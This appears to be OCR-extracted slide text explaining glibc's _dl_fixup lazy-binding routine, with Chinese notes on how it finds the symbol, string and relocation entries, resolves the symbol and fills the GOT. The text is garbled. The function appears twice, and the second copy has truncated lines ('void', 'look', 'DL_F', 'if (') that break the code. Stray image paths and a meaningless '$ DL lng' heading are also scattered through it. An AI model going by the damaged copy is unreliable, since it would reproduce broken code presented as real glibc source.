


```
DL_FIXUP_VALUE_TYPE
_dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
{
    const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
    const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
    const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
    const PLTREL *const reloc = (const void *)(D_PTR(l, l_info[DT_JMPREL]) +
                                             reloc_offset(pltgot, reloc_arg));
    const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
    const ElfW(Sym) *refsym = sym;
    void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);
    lookup_t result;
    DL_FIXUP_VALUE_TYPE value;

    if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)
    {
        const struct r_found_version *version = NULL;

        if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)
        {
            const ElfW(Half) *vernum =
                (const void *)D_PTR(l, l_info[VERSYMIDX(DT_VERSYM)]);
            ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info)] & 0x7fff;
            version = &l->l_versions[ndx];
            if (version->hash == 0)
                version = NULL;
        }
        result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,
                                     version, ELF_RTYPE_CLASS_PLT, flags, NULL);
        value = DL_FIXUP_MAKE_VALUE(result,
                                    SYMBOL_ADDRESS(result, sym, false));
    }
    else
    {
        value = DL_FIXUP_MAKE_VALUE(l, SYMBOL_ADDRESS(l, sym, true));
        result = l;
    }
    value = elf_machine_plt_value(l, reloc, value);
    return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
}
```

$ DL lng

_dl_fixup

- 根據 link_map->l_info 找出 symbol 的：
    - Symbol entry
    - String entry
    - Relocation entry
    - Relocation address
- 解析 symbol
- 填到 GOT 當中




```
$ DL_FIXUP_VALUE_TYPE
  _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
  {
      const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
      const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
      const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
      const PLTREL *const reloc = (const void *)(D_PTR(l, l_info[DT_JMPREL]) +
                                          reloc_offset(pltgot, reloc_arg));
      const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
      const ElfW(Sym) *refsym = sym;
      void
      look
      DL_F

      if (
      {
          const struct r_found_version *version = NULL;

          if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)
          {
              const ElfW(Half) *vernum =
                  (const void *)D_PTR(l, l_info[VERSYMIDX(DT_VERSYM)]);
              ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info)] & 0x7fff;
              version = &l->l_versions[ndx];
              if (version->hash == 0)
                  version = NULL;
          }
          result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,
                                       version, ELF_RTYPE_CLASS_PLT, flags, NULL);
          value = DL_FIXUP_MAKE_VALUE(result,
                                      SYMBOL_ADDRESS(result, sym, false));
      }
      else
      {
          value = DL_FIXUP_MAKE_VALUE(l, SYMBOL_ADDRESS(l, sym, true));
          result = l;
      }
      value = elf_machine_plt_value(l, reloc, value);
      return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
  }
```

Symbol table 從 l_info 拿，第幾個 symbol 從 relocation entry 拿 (Elf64_Rela)

$ DL lng

_dl_fixup

- 根據 link_map->l_info 找出 symbol 的：
  - Symbol entry
  - String entry
  - Relocation entry
  - Relocation address
- 解析 symbol
- 填到 GOT 當中



